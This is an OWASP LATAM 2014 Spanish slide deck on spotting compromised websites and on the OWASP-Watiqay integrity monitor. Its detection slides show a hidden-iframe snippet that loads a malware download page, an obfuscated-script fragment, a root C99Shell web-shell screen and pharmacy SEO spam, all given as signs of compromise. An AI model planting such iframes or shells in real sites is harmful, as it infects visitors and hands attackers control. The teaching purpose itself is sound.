



# OWASP

## LATAM TOUR

### 2014



# OWASP

## LATAM TOUR

### 2014

**Carlos Ganoza Plasencia**

- | [Carlos.ganoza@owasp.org](mailto:Carlos.ganoza@owasp.org)
- [carlosganoza.com](http://carlosganoza.com) / [watiqay.org](http://watiqay.org)
- Twitter: [@drneox](https://twitter.com/drneox)

# Yo

- -Desarrollador de Software
- -líder del proyecto OWASP-Watiqay.
- -<3 python, ruby y el open-source







## **Derechos de Autor y Licencia**

Copyright © 2003 – 2014 Fundación OWASP

Este documento es publicado bajo la licencia Creative Commons Attribution ShareAlike 3.0. Para cualquier reutilización o distribución, usted debe dejar en claro a otros los términos de la licencia sobre este trabajo.

# Prevenir

- Errores de programación
- Contraseñas débiles
- Software no actualizado / vulnerable
- Tener el equipo de administración comprometido

Meme.random();



# Lamentar

- Deface.
- Propagación de malware.
- Envío de spam.
- Compromiso de datos personales.




# Mi sitio web está comprometido?





# Podría lucir así:



0 tal ves no...

# O mostrarse normalmente:

## ▯ Iframe attack:



## - iframe

```
<iframe  
src="http://malwarewebpages.com/download.html"  
width=1 height=1  
style="visibility:hidden;position:absolute"></  
iframe>
```

## - Javascript ofuscado

```
<script>function  
c10291699951614956a7e7c979e(14956a7e7c9b86) {...
```



# 0 mostrarse normalmente:

Shells.

**! C99Shell v. 1.0 beta (21.05.2005) !**

Software: Apache/2.2.4 (Unix) mod\_ssl/2.2.4 OpenSSL/0.9.8d DAV/2 PHP/5.2.3  
uname -a: Linux oshi 2.4.33.3 #1 Fri Sep 1 01:48:52 CDT 2006 i586  
uid=0(root) gid=0(root) groups=0(root),0(root),0(root)  
Safe-mode: [www.c99shell.com](#)  
/ home/ sites/ corz.org/ httpdocs/ corz/ scripts/ drwxr-xr-x  
Free 9.02 GB of 9.54 GB (94.56%)

Logout   ←   →               Encoder   Bind   Proc.   FTP brute   Sec.   SQL   PHP-code   Feedback   Self remove

Owned by (or

Listing directory (39 files and 1 directories):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	19.08.2008 10:28:48	/adm	drwxr-xr-x	
..	LINK	04.05.2008 00:35:37	/adm	drwxr-xr-x	
[js]	DIR	12.06.2006 11:55:39	/adm	drwxr-xr-x	
.corzoogles	28 B	19.02.2005 06:52:11	/adm	-rwxr-xr-x	
.ht_passwd	41 B	15.03.2008 02:00:48	root/root	-rwxr--r--	
.htaccess	546 B	14.06.2008 10:04:31	/adm	-rwxr-xr-x	
base64img.php	16.84 KB	20.03.2006 18:27:34	/adm	-rwxr-xr-x	
c99.php	153.91 KB	19.08.2008 10:30:04	root/adm	-rwxr--r--	
comment-pages.php	2.12 KB	20.10.2007 10:19:21	/adm	-rwxr-xr-x	
corzoogole-hacked.php	119.29 KB	02.05.2008 09:40:32	/adm	-rwxr--r--	
currency-converter.php	1.14 KB	12.06.2006 12:01:15	/adm	-rwxr-xr-x	
current-date-time.php	262 B	26.10.2007 19:20:52	/adm	-rwxr-xr-x	
debug-report+init.php	784 B	07.11.2007 12:01:37	/adm	-rwxr-xr-x	
debug-report.php	3.72 KB	29.04.2008 23:06:18	/adm	-rwxr-xr-x	
error.php	129 B	20.03.2006 18:27:28	/adm	-rwxr-xr-x	
eval.php	976 B	26.10.2007 19:26:24	/adm	-rwxr-xr-x	
font-test.php	2.85 KB	20.03.2006 18:27:29	/adm	-rwxr-xr-x	
gd-img-types.php	768 B	16.09.2007 20:38:45	/adm	-rwxr-xr-x	

# O mostrarse normalmente:

- Modificación de metadata.

**Buy viagra >>>> Buy Drugs Online Without Prescription. THE BEST ...**

[andynaselli.com/page/47?iframe](http://andynaselli.com/page/47?iframe)

[This site may be compromised.](#)

**Buy viagra** - 10% OFF for all reorders. Bonus pills for every order. Fastest delivery  
viagra - Best Quality. Online Pharmacy: 24h online support. Fast order delivery ...

**Buy viagra ::: #1 Online US Pharmacy. Worldwide delivery.**

[blog.iovation.com/page/5/](http://blog.iovation.com/page/5/)

[This site may be compromised.](#)

May 1, 2012 – **Buy viagra**. No prescription, approved pharmacy. We offers wide variety  
of generic and brand products. Best drugs at discount prices. #1 Online ...

# TIP


- Comprobar nuestra web con google:
- -<http://www.google.com/safebrowsing/diagnostic?site=dominio.com>






# Revisar nuestros archivos

-Para darnos cuenta si han sido modificados o se han agregado nuevos.



```
sjengle — sjengle@hrn23501:~ — ssh — 80x25
[sjengle@hrn23501 ~]$ ls -lR /home/web/sjengle | more
/home/web/sjengle:
total 136
-rw-r--r-- 1 sjengle faculty 3820 Jan 26 2012 contact.html
drwxr-xr-x 4 sjengle faculty 8192 Jan 7 2011 courses
drwxr-xr-x 3 sjengle faculty 1024 May 13 21:16 crawltest
drwxr-xr-x 2 sjengle faculty 1024 Nov 9 2011 cs107
drwxr-xr-x 2 sjengle faculty 8192 Apr 15 14:23 cs110
drwxr-xr-x 2 sjengle faculty 1024 Jan 16 2012 cs212
drwxr-xr-x 2 sjengle faculty 8192 Jan 13 2011 cs245
drwxr-xr-x 2 sjengle faculty 1024 Jan 16 2012 cs326
drwxr-xr-x 2 sjengle faculty 8192 Oct 31 2011 css
drwxr-xr-x 2 sjengle faculty 1024 Aug 18 2010 images
-rw-r--r-- 1 sjengle faculty 3769 Jul 14 11:43 index.html
drwxr-xr-x 2 sjengle faculty 8192 Jan 17 2011 people
-rw-r--r-- 1 sjengle faculty 1905 Jan 11 2012 research.html
-rw-r--r-- 1 sjengle faculty 3258 Jan 11 2012 teaching.html
-rw-r--r-- 1 sjengle faculty 20827 Apr 20 02:23 vitae.html

/home/web/sjengle/courses:
total 24
drwxr-xr-x 6 sjengle faculty 1024 Sep 4 2010 fall2010
-rw-r--r-- 1 sjengle faculty 1817 Nov 22 2011 index.html
drwxr-xr-x 5 sjengle faculty 1024 Nov 22 2011 spring2011
--More--
```



# OWASP-Watigay

- **Monitor de aplicaciones web:**
- -controlar la integridad de los sitios.
- -alertar ante algún incidente
- -ejecución automática de scripts( apagar servidor, inhabilitar web, restauración, etc).



# OWASP-Watiqay

```
carlos@root-karina:~$ md5sum yahoo.py
939c48f143eddca8ed8f0e676685b433 yahoo.py
carlos@root-karina:~$
```


b:  
sitios.

ts( apagar servidor, inhabilitar web,

# No previene ataques



# Como trabaja:





# Novedades de esta versión

- ▮ - MongoDB
- ▮ - Se ejecuta como servicio
- ▮ - Data cifrada
- ▮ - Modo debug
- ▮ - Cliente web (webtiqay)

# Ideas

- - Integrar Git para diferentes tareas con los archivos ( obtener cambios exactos, restauración, etc).
- - Notificación cada vez que se ingrese un nuevo registro en la DB.
- - Comparación por niveles para el árbol de archivos.
- - monitoreo mediante ssh o túnel ssl.
- - Excluir carpetas de la comparación.

# Datos del proyecto:

- Licencia GNU 3.0
- Versión alfa
- Watiqay.org
- <https://bitbucket.org/drneox/owasp-watiqay>





**OWASP**  
LATAM TOUR  
2014

**Gracias!**



**@drneox**


Carlos.Ganoza [at] owasp [dot] com

**Watiqay.org / carlosganoza.com**



**<http://www.owasp.org>**





# OWASP

Open Web Application  
Security Project

Perú Chapter